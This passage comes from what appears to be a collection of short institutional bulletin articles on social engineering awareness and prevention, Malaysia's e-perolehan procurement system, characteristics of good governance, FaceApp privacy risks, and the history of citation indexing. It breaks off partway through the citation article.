4. It's time to pay serious attention to TikTok. (n.d.). Retrieved September 11, 2019 from https://techcrunch.com/2019/01/29/its-time-to-pay-serious-attention-to-tiktok/

5. TikTok hit with record fine for collecting data on children. (n.d.). Retrieved September 11, 2019 from https://edition.cnn.com/2019/02/28/tech/tiktok-ftc-fine-children/index.html

6. TikTok ban in India: Here's how to monitor your child's online activity to ensure safety. (n.d.). Retrieved September 11, 2019 from https://indianexpress.com/article/parenting/family/tiktok-video-app-child-safety-cyber-bullying-5664906/

Social Engineering: The Human Hacking

By | Mohamad Hafiz bin Rahman

Introduction

There are currently a few definitions of social engineering depending on which book you read or to whom you speak. Based on Wikipedia, it is *"The psychological manipulation of people into performing actions or divulging confidential information."* The Oxford dictionary defines social engineering as "*The use of deception to manipulate individuals into divulging confidential or personal information that may be used for fraudulent purposes"* (in the context of information security). Other possible definitions are *"The art of intentionally manipulating behaviour using specially crafted communication techniques"* (Watson, G., Mason, A. G., & Ackroyd, R., 2014) and "*Social engineering penetration testing: executing social engineering pen tests, assessments and defense."* (Amsterdam: Syngress, an imprint of Elsevier. pp 2). Social engineering is one of the biggest challenges facing network security because it exploits the natural human tendency to trust.

Social Engineering Life Cycle

Figure 1 displays the systematic four-step sequence of a social engineering attack, also called the attack cycle: gathering information, establishing a relationship, exploitation, and execution. For any given goal, a number of factors can cause the process to repeat some or all stages. The entire process can repeat several times or even each step multiple times depending on the nature of the attack and the target until the attacker is either captured, satisfied, or gives up.




Figure 1: Social Engineering Life Cycle

1. **Information Gathering**

   Information gathering is the beginning stage where the hacker or penetration tester starts before vulnerability appears. Basically hackers will use different sources and tools to collect information from the targeted victim and system before selecting the attack method.

2. **Establishing a Relationship**

   The second step is to establish a relationship with the victim. This is a critical point, as the quality of the relationship built by the attacker determines the level of cooperation and to what extent the target will go to help the attacker achieve the goal. According to the framework of social engineering, three steps are undertaken as part of the selection method before contacting the target for the first time, namely identifying, gathering, preparation. This is a good reminder of how much effort and research goes into conceiving a social engineering assault. Once the objective is met, social engineers have learned their goal and formulated their plan well.

3. **Exploitation**

   After a relationship is established, exploitation can begin. Here different conditioning techniques are utilized to elicit the right type of emotions and lead the target to the right emotional level. The social engineer starts bringing out details from the target once the target is in the right state. Then the social engineer can exploit trust to make the target let data slip, like passwords, e-mail credentials, banking information, etc. This may be either the end of the attack or the start of the next stage.

4. **Execution**

After the mission is accomplished, the social engineer will cover up all tracks or evidence. The attacker also usually looks for a quick escape, sometimes without the victim or company even knowing that their data has been compromised.

Types Of Social Engineering Attacks

Social engineering attacks can be classified into two categories: human-based and computer-based, as illustrated in Figure 2.




Figure 2: Social Engineering Attack Classification

Attacks through social engineering come in many different ways and can be carried out wherever human interaction is involved. Hackers regularly create clever tactics to get people like employees to reveal sensitive data. They use psychological manipulation to trick a person's emotions and feelings. Understanding the types of strategies utilized in social engineering gives better opportunities to stay secure. The following are the 5 commonest sorts of digital-based and human-based social engineering attacks.

1. **Vishing**
   Vishing, also known as voice phishing, is the illegal activity of using the telephone system to get personal and financial data for financial reward purposes. The Macau Scam is an example of vishing being used. Attackers also work to collect more accurate information on a target's entity for identification purposes.

2. **Phishing**
   Phishing is a fraudulent attempt to steal sensitive information such as usernames, passwords and credit card information by disguising oneself in electronic communication as a trustworthy person. Usually done by spoofing e-mails or instant messaging, users are often directed to enter personal information on a fake website that looks like a real website. In another scenario, phishing is used as part of a larger attack like an advanced persistent threat (APT) event to gain a foothold in corporate or government networks. Employees are compromised in this latter situation in order to bypass security perimeters, spread malware within a closed environment or obtain privileged access to secured data.

3. **SMiShing**
   SMiShing is described as the act of using text messages by mobile phone (SMS) to manipulate victims into immediate action

such as downloading mobile malware, visiting a malicious website or calling a fraudulent phone number. Typically, SMiShing messages are designed to prompt action from the user, asking them to hand over personal identification data and account details. Fear or greed-based terms are common, such as "imminent suspension of account," "fraudulent identification of account activity" or some form of reward or sale.

1. **Impersonation**
   Impersonation is described as the practice of pretexting to be another person for the purpose of stealing information or gaining access to an individual, company or computer system. This type of social engineering plays with our natural tendencies to believe when told by authority people that they are who they claim to be and to follow instructions. This involves deceiving a victim deliberately in order to obtain data without the victim knowing there is a security breach.

2. **Tailgating and Piggybacking**
   Tailgating occurs when an intruder has a false badge or follows an official person through an open security door. Smokers' docks and emergency doors are suitable spots for tailgating.
   Piggybacking is a bit different because the intruder doesn't have a badge but asks somebody to let him in somehow. He may say he left his badge on his desk or at home. In either case, even if he has no badge visible, an authorized user will keep the door open for him.

Social Engineering Prevention Action

Social engineers exploit human feelings like curiosity or fear to carry out schemes and lure victims into their traps. Therefore, be alert if you feel disturbed by an e-mail, drawn to an offer on a website, or misled by stray digital media. Being alert will help defend from most of the digital realm's social engineering attacks.

When it comes to social engineering, the greatest threat to cybersecurity is human error. The majority of all incidents occur due to employee mistakes. This is why firms should focus on educating and training employees to avoid social engineering and raising awareness of the various types of attacks likely to be faced. Educate and train yourself, your associates and other employees because all it takes is one employee to fall for a scam and the whole business can be at risk.

The following tips can help improve vigilance in relation to social engineering hacks:

a. **Don't open e-mails and attachments from suspicious sources** – You don't need to answer an e-mail if you don't know the sender. Even if you know them but are sceptical about their post, check through other sources such as by telephone or directly from the site of a service provider and verify. Note that e-mail addresses are spoofed all the time and intruders often send e-mails supposedly from trusted sources.

b. **Use multifactor authentication** – User credentials are one of the most important pieces of information that hackers are searching for. Using multifactor authentication will help ensure the security of your account in the event of device failure.

c. **Be wary of tempting offers** – If an offer sounds too attractive, consider it twice before accepting it as a fact. Researching the subject will help you figure out quickly if you're dealing with a legitimate offer or a trap.

d. **Keep your antivirus/antimalware software up to date** – Make sure automatic updating is applied and make it a routine of downloading the latest signatures every day. Check to make sure the changes are applied regularly and check the device for potential infections.

e. **Improve your emotional intelligence** – Social engineers mostly aim for the emotional part of the human brain. They may try to take you on a guilt trip, make you feel nostalgic, or induce any other negative feelings. The situation is alarming how people tend to open up to those who seem to offer emotional comfort.

Conclusion

Social engineering is a type of attack that exploits the psychological vulnerabilities of humans. It is formally said to have four phases: information gathering, establishing a relationship, exploitation and execution. However, social engineering is not limited to certain scenarios or any particular type of attack. Rather, it includes

a variety of methods, strategies and approaches that can be used to manipulate people in an organization for instance to gain access to information or resources. Because the threat is so diverse, has no specific form and continues to evolve to adopt new tactics of exploitation, it poses a serious threat to operational security.

The challenge of social engineering can never be eliminated so long as the functions of human beings are included in an organization, because humans cannot be patched to make them safer. Using technology may reduce the burden of providing people with security, but a balance must be achieved whereby there is no complete dependency on either humans or technology since both have specific problems and weaknesses. Moving forward, the best thing that can be done to combat social engineering attacks is to continue researching how organizations are being manipulated in order to improve security practices and build innovations to increase security.

References

1. *Ozkaya, E. (2018). Learn Social Engineering. Packt Publishing, pp. 14 (2018)*
2. *Algarni, A., Xu, Y., Chan, T., & Tian, Y.-C. (2013). Social engineering in social networking sites: Affect-based model. 8th International Conference for Internet Technology and Secured Transactions (ICITST-2013). (2013)*
3. *Watson, G., Mason, A. G., & Ackroyd, R. (2014). Social engineering penetration testing: executing social engineering pen tests, assessments and defense. Amsterdam: Syngress, an imprint of Elsevier. p.2 (2014)*
4. *Uways Zulkurnain, A., Kamarun Hamidy, A. K., Husain, A., & Chizari, H. (2015). Social Engineering Attack Mitigation. International Journal of Mathematics and Computational Science, 1(4), 188-189 (2015)*
5. *Salahdine, F., & Kaabouch, N. (2019). Social Engineering Attacks: A Survey. Future Internet, 11(4), 89. (2019)*
6. *Walker, M. (2019). Ceh Certified ethical hacker: all-in-one exam guide. New York: McGraw-Hill Education. (2019)*
7. *The Attack Cycle. (n.d.). Retrieved from https://www.social-engineer.org/framework/attack-vectors/attack-cycle/.*
8. *Social Engineering - What Is it and How to Prepare For it? (2019, July 3). Retrieved from https://www.hoxhunt.com/blog/social-engineering/. (2019)*
9. *What is Social Engineering: Attack Techniques & Prevention Methods: Imperva. (n.d.). Retrieved from https://www.imperva.com/learn/application-security/social-engineering-attack/.*
10. *Social engineering (security). (2019, October 15). Retrieved from https://en.wikipedia.org/wiki/Social_engineering_(security). (2019)*

E-Procurement Initiative In Malaysia

By | Tormizi Kasim, Siti Noriah Nordin, Nur Nadira Mohamad Jafar, Wan Nur Ariffa Wan Abu Bakar Sidek & Muhammad Faizal A. Rahman

E-procurement is defined as an official electronic procurement system that provides a secure end-to-end Internet transaction process from buyer to seller. E-procurement is aimed to reengineer and automate the traditional way of manual procurement by transforming the system into an online marketplace for suppliers and government agencies. The system promises increased value for government spending as well as transparency and accountability in the procurement and sourcing processes. In a nutshell, e-procurement is an innovation through the reinvention of government procurement to ensure better collaboration between the public and government for higher quality and more efficient public services.

In Malaysia, e-procurement (also called e-perolehan) was started in 1999 as one of the projects for Electronic Government Flagship application under Malaysia's Multimedia Super Corridor (MSC). E-perolehan converts traditional manual procurement processes in the government machinery to electronic procurement on the Internet. The new procurement system allows government ministries to electronically select items to be procured from the desktop, initiate approval procedures and also create, submit and receive purchase orders, delivery orders and other related documents electronically.

E-perolehan involves the Government to Business (G2B) relationship. For the supplier, e-perolehan facilitates presenting the products on the World Wide Web (www), receiving, managing and processing purchase orders, and receiving payments from government agencies via the Internet. The supplier's product catalogue can be viewed from any desktop with a web browser. The supplier is able to submit quotations, obtain tender documents and submit tender bids through e-perolehan. New supplier registrations and registration renewals with the Ministry of Finance (MoF) are also possible through the system. By subscribing to e-perolehan, suppliers are additionally able to participate in government procurement exercises.

The e-perolehan project was conceived in 4 phases and the scope of work and implementation is as follows:

Phase 1

The first phase of the e-perolehan initiative started in October 2000 with the intention of developing an e-perolehan system for the purchase of goods involving the Responsibility Centre (Pusat Tanggungjawab/PTJ) within the government. Four central agencies were selected to pioneer the project, namely the Administration Department (MoF), the Administrative Modernisation and Management Planning Unit (MAMPU), the Head Office of the National Accountant Department and the Head Office of the National Audit Department (JAN). The objective of phase 1 was to develop an online registration system for registering suppliers/ companies supplying goods and services to the government purchasing department

Phase 2

The second phase of the project started in January 2001. The objective of this phase was to expand the e-perolehan system to one PTJ each at the departments and ministries, namely the Prime Minister's Department, the Ministry of Defense, the Ministry of Home Affairs, the Ministry of Education, the Ministry of Health, the Ministry of Works, the Ministry of Agriculture, the Ministry of International Trade and Industry, and the Ministry of Science, Technology and Innovations. In this phase, the idea was to develop the e-perolehan system for purchasing through tenders, quotations and direct purchases for all agencies involved.

Phase 3

Phase 3 began in January 2002. The focus of this phase was to roll out the systems developed in phases 1 and 2. Essentially, while the first and second phases were akin to the strategic formulation of the e-perolehan initiative, the goal of phase 3 was to get the various entities involved in the initiative in execution mode.

Phase 4

The final phase of the project started in January 2004 with the objective of improving

the e-perolehan system accordingly based on feedback from the parties involved in the procurement process. These included service providers, the buyer community and various PTJs within the government sector.

For these 4 phases, the Malaysian government allocated a budget for procurement, which increased substantially from RM6.1 million in 1999 to RM17.2 million in 2004. The table below lists the total amounts the government of Malaysia spent annually on purchasing goods and services.

Years	Total Government Budget (RM Millions)	Procurement of Services and Supplies (%)	Total Allocation (RM Millions)
2004	112, 490	15.3	17,215
2003	109,801	13.0	14,253
2002	100,518	12.0	12,065
2001	91,046	11.1	10,078
2000	78,025	9.7	7,564
1999	65,095	9.5	6,188

Source: www.mof.gov.my

Thanks to the abovementioned spending amounts, e-perolehan became a new avenue for buying goods and services directly and indirectly. It grew into an effective procurement system, making waves in purchasing circles.

The service provider plays a crucial role in offering sourcing and procuring solutions that satisfy customer needs and provide ample value added to the services offered. Traditional methods of procurement offer little transparency and less satisfaction with supplier negotiating. In contrast, e-procurement offers the benefits of greater transparency, wider geographical reach, shorter transaction time and better pricing. Sustained savings can also be achieved through automated, easy to use purchasing, invoice management and supplier enablement capabilities. E-procurement solutions help the government capture all spending amounts and readily obtain data on global user and supplier adoption of e-procurement. This improves process efficiency, increases compliancy and garners sustainable savings across the enterprise.

According to the above explanations and observations of existing e-procurement, it is suggested for the government to take a more proactive role in promoting e-perolehan in Malaysia. This includes, among others, making sure the government's policy on procurement stays clear of contradictions with the e-perolehan implementation plan. In addition, issues such as regulation, cost for training and purchasing relevant equipment should also be within the control of the government to ensure the small-scale suppliers can be enticed to become active participants of the system.

In terms of suppliers, two kinds of e-perolehan adopters currently exist. First are the aggressive adopters who are involved fully. These suppliers seem to be benefiting from e-perolehan and are trying to achieve competitive advantage by using information technology in their procurement process. Nevertheless, there are the conservative adopters who take the 'wait and see' approach before they are willing to actively become part of the system.

On balance, the general consensus amongst both buyer and seller communities is that procurement will become an important management tool for enhancing the performance of the supply chain, especially in the public sector. In this regard, it is expected that between the next three to five years more suppliers will grab the opportunity and benefit fully from the e-perolehan initiative in Malaysia.

References

1. *The Journal of Knowledge Economy & Knowledge Management 2009, Volume IV Spring*

2. *Neef, D. (2001). e-Procurement: From Strategy to Implementation. Upper Saddle River, New Jersey*

3. *Financial Times Prentice Hall Books. Othman, Y. (1997), MSC and the Vision of E-government*

4. *Journal of e-Government, 1(1), 7-16. Sohaimi, M.S. (2003). The Multimedia Super Corridor (MSC) and E-Government Initiatives in Malaysia.*

5. *Tonkin, C. (2003).E-Procurement in the Public Sector: Story, Myth and Legend*

6. *Critical Factors that Influence eProcurement Implementation Success in the Public Sector.*

7. *Journal of Public Procurement, 6(1&3), 70-99. West, D.M. (2004).*

8. *Public Administrative Review, 64(1), 15-27. World Bank (2003). http://www1.worldbank.org/publicsector/egov/ (Accessed on 20 June 2006).*

Corporate Governance And Its Characteristics

By | Tormizi Kasim, Siti Noriah Nordin, Nur Nadira Mohamad Jafar, Wan Nur Ariffa Wan Abu Bakar Sidek & Shamsul Hairy Haron

Corporate governance is an internal system that encompasses policies, processes and people. It is meant to ensure the needs of shareholders and stakeholders are met in full. This is accomplished by directing and controlling managing activities using good business practices, objectivity, accountability and integrity. Effective corporate governance relies on external marketplace commitment and legislation and a healthy board culture that safeguards policies and processes.

For an organization, corporate governance is a key element in enhancing investor confidence, promoting competitiveness and ultimately improving economic growth. It helps prevent corporate scandals, fraud and potential civil and criminal liability of the organization. Furthermore, corporate governance enhances the firm's reputation and makes it more attractive to customers, investors, suppliers and contributors of non-profit organizations. It is aimed to protect shareholder rights and enhance disclosure and transparency.

Good corporate governance will ensure the accountability of certain individuals by reducing or eliminating the principal-agent problem, achieving allocative efficiency to ensure investors receive adequate return, and having guidelines on how the company is managed or governed such as to reduce or eliminate undesirable and unethical behaviour.

Good governance exhibits 8 major characteristics. It is participatory, consensus oriented, accountable, transparent, responsive, effective and efficient, equitable and inclusive and follows the rule of law. It assures that corruption is minimized, the views of minorities are considered and the voices of the most vulnerable in society are heard in decision-making. It is also responsive to the present and future needs of society. Details of these major characteristics are as follows:

Participation

Participation of both men and women is a basis of good governance. Participation can be direct or indirect. Indirect participation is through legal intermediate institutions or representatives of the participants' interests. Participation is a method of policy-making, prioritizing issues, making public goods and services convenient and allocating resources. It varies from one context to another and is subject to different kinds of projects and visions.

Rule of law

Good governance require that laws, regulations and codes of conduct are fair and enforced impartially, particularly the laws on human rights. Helpful ways of tackling weak governance is to look at the disconnection between institutions in the broader governance environment as well as the common public operation scope. The availability of information is critical to good governance. Access to information and the promotion of practical rights encompass an enabling framework whereby accountability and improved delivery could enhance institutional changes.

Transparency

Transparency means that decision-making and enforcement are in line with rules and regulations. It also means that information is freely available and directly open to those who will be affected by the decisions and their enforcement. It additionally denotes that enough information is provided in easily understandable forms and media. Transparency promotes the openness of government action, decision-making and consultative processes among public sectors and all stakeholders.

Responsiveness

Institutions and processes try to serve all stakeholders quickly or within a reasonable timeframe.

Consensus orientation

There are many different points of view in a society or community. Good governance should take into consideration each stakeholder member's opinions and benefits in reaching broad consensus on policies and procedures for the best interest of the group. Reaching consensus on any decisions can be attained by sternly practicing taking into account every stakeholder's opinion. This is not only in pursuit of the majority's agreement but is also intended to resolve the minority's objections with the ultimate goal of achieving the most agreeable decision. In other words, the aim shall be to realize grassroots democracy. A deep understanding of the historical, cultural and social contexts of a given society or community could be the foundation of consensus-oriented governance.

Equity and inclusiveness

A society's well-being depends on ensuring that all its members feel they have a stake in it and do not feel excluded from the mainstream society. This requires all groups to have opportunities to improve or maintain their well-being. It includes designing mechanisms, policies or processes that are fair for all stakeholder members, whereby each and every one is given an equal chance to reach the state of good welfare.

Effectiveness and efficiency

Good governance means that processes and institutions produce desirable results that meet the needs of society while putting resources at their best use. Being effective signifies providing what the community needs, which consequently increases the community's welfare. In the context of instilling efficiency in good governance, the use of natural resources ought to be sustainable and protect the environment.

Accountability

Accountability is the key requirement of good governance. Not only governmental institutions but private sectors and civil society organizations must also be accountable to the stakeholders and public. Who is accountable to whom varies depending on whether the decision/action is internal or external to an organization. Accountability acts as a means towards the development of more efficient and effective organizations. This is essentially the way accountability comes into the picture in ensuring positive impact on the community. For example, politicians and public servants hold enormous power through the laws and regulations they implement, resources they control and organizations they manage; hence, accountability is a way to ensure that this power is used appropriately and in accordance with public interest. In general, an organization is accountable to those who will be affected by its decisions or actions. It is important to practice transparency in order to enforce accountability in organizations.

According to the above, it is clear that good governance is an ideal difficult to achieve in its totality. Very few countries, organizations and societies have come close to achieving good governance in its entirety. However, to ensure sustainable human development, action must be taken to work towards this ideal with the aim of making it a reality. Action includes commitment to applying standards for disclosure and transparency, and codes of conduct for ethical behaviour, which act as constant guides in day-to-day decision-making. This of course is also reflected in an organization's overall culture and its shared values, attitudes, beliefs, standards and rules.


References

1. *http://en.wikipedia.org/wiki/Corporate_governance#Principles*
2. *http://www.corporategovernancedefinition.net/*
3. *Topics/Corporate_governance/An_overview_of_corporate_governance*
4. *http://www.gdrc.org/u-gov/doc-oecd_ggov.html#Accountability*
5. *http://siteresources.worldbank.org/PUBLICSECTORANDGOVERNANCE/Resources/AccountabilityGovernance.pdf*
6. *http://www.unescap.org/pdd/prs/ProjectActivities/Ongoing/gg/governance.asp*
7. *http://www.metagora.org/training/encyclopedia/governance.html*
8. *http://www.reform.gov.bb/page/GOOD_GOVERNANCE.pdf*
9. *http://www.swview.org/blog/seven-characteristics-corporate-governance*

FaceApp And The Risks

By | Nur Fazila Selamat, Nurul 'Ain Zakariah, Zaihasrul Ariffin, Mohd Nor A'kashah Mohd Kamal, Thurgeaswary

Recently, Facebook and Instagram timelines are flooded with people posting photos of themselves looking old by applying an old age filter in FaceApp. This is an app that can generate highly realistic transformations of faces in photographs by using neural networks based on artificial intelligence. Transformations include making a smile, looking younger, looking older and changing gender. This infographic will explain in more detail what FaceApp is, and the risks and safety measures when using this app.



References

1. *https://www.forbes.com/sites/thomasbrewster/2019/07/17/faceapp-is-the-russian-face-aging-app-a-danger-to-your-privacy/#6bc60dd22755*

2. *https://www.theverge.com/2019/7/17/20697771/faceapp-privacy-concerns-ios-android-old-age-filter-russia#targetText=Share%20All%20sharing%20options%20for,and%20so%20are %20privacy%20concerns&targetText=FaceApp%2C%20a%20Russia%2Dbased%20app,users%20look%20older%20or%20younger.*

3. *https://en.wikipedia.org/wiki/FaceApp*

4. *https://www.techradar.com/news/is-faceapp-safe-a-deeper-look-at-the-viral-hit*

5. *https://www.pbs.org/newshour/science/is-faceapp-a-security-risk-3-privacy-concerns-you-should-take-seriously*

6. *https://www.digitaltrends.com/news/how-to-delete-your-faceapp-data*

Citation: The History And Facts

By | Sharifuddin Sulaman, Raja Nur Zafira Raja Sharudin & Khairul Akma Mahamad

Introduction

Any new scientific works resulting from gaps or problems in older published scientific results require attribution by citing the corresponding works. Citations in scientific writing are a must, because writing an incorrect bibliography can affect the validity of the prepared scientific reports.

What is a citation? It literarily means a reference made to any written or spoken mention of an authority or precedent of an ongoing conversation. In library usage, a citation refers to a written reference to a specific work or portion from any work, like a book, article, dissertation, report, musical composition or other related forms produced by a particular author. This type of citation clearly identifies the document in which the work is to be found. An incomplete citation can make a source difficult to locate, or worst of all, it can lead to failing to locate the source altogether.

In general, a citation can be defined as the author informing the audience that certain material in their work was taken from another source. It also allows the audience to find that source themselves ("What Is Citation?," 2017). Moreover, citing exhibits importance in the field's literature, which may also attract other researchers' attention.

History of Citation

Citation has been established years ago, but only in the 1950s the development of citation become very important on account of three factors ("History of citation indexing," n.d.). First, there was the need for a better way of managing information. With the huge influx of cash into research and development following World War II, the research community naturally began to publicly document its findings through the accepted channels of published scientific journal literature. The subsequent burgeoning of the literature created a need for a method of indexing and retrieval that would be more cost effective and efficient than the then-current model of human indexing of materials on specific subjects.

The second factor was dissatisfaction with the capacity of subject indexing to meet the needs of active researchers. Indexing a subject could cause excessive lag time before researchers in one field would learn of published findings in some other field of relevance ("History of citation indexing," n.d.).

The third and final factor was the hope that automation might become part of the development of citation. There was tremendous excitement over potential benefits to be derived from the application of machines to the generation and compilation of data.

Subsequently, in the early 1960s Eugene Garfield and Associates developed two pilot projects to test the viability and efficiency of citation indexing. The first project involved the creation of a database for indexing the citations of 5,000 chemical patents held by two private pharmaceutical companies. The referenced citations in this instance were to prior patents -- documentation sources that the government patent examiners were using to support decisions on granting or denying patents. The connections made by the patent citation index were then analysed with two comparable classification and indexing systems in use at the time by the participants. Based on this investigation and analysis, the project sponsors determined that citation indexing permitted the retrieval of relevant literature across arbitrary classifications in a way that subject-oriented indexing could not.

The second pilot project in 1962 involved Garfield's then recently incorporated enterprise, the Institute for Scientific Information (now Clarivate Analytics) together with the United States National Institutes of Health building an index of published literature on genetics. This project was far more complex in nature than the patents index. Three databases were built to cover literature over 1 year, 5 years and 14 years with a varying number of source publications indexed in each. While this project was to test the feasibility and utility of a narrow, discipline-oriented citation index, at completion it was concluded that the database with the most broadly based sets of source publications formed the most comprehensive and useful guide to published literature in the field of

genetics. The database for the single-year term had drawn not just from journals primarily devoted to genetics research but also from a large pool of journals that published genetics papers on a more peripheral or occasional basis. Additionally, while the automated system required a certain level of effort in standardizing the entries from a wide variety of published materials, the project demonstrated the cost-effectiveness of citation indexing as opposed to the expensive traditional subject indexing processes.

Garfield's achievement lay in establishing the utility and objectivity of a citation index in pulling up related papers in published literature that at first glance might not have seemed pertinent to a researcher's inquiry. Today, it is considered one of the most reliable resources of tracing the development of an idea across the multitude of disciplines that are part of the body of scientific knowledge.

Functions of Citation

Style manuals for academic writing typically describe three functions of citation. The Chicago Manual specifies that "the primary criterion of any source citation is sufficient information either to lead readers directly to the sources consulted," while also pointing to the legal and/or ethical requirement to attribute the sources of "direct quotations or paraphrases and of any facts or opinions not generally known or easily checked ("IEEE Style - Citation Styles: APA, MLA, Chicago, Turabian, IEEE - LibGuides at University of Pittsburgh," n.d.). The American Psychological Association's (APA) Publication Manual similarly emphasizes the role of citation in "acknowledging how others contributed to your work." But given these limited tasks of citation, how can we explain the vast proliferation of different citation styles in scientific publishing or changes in citation practices throughout the last century?

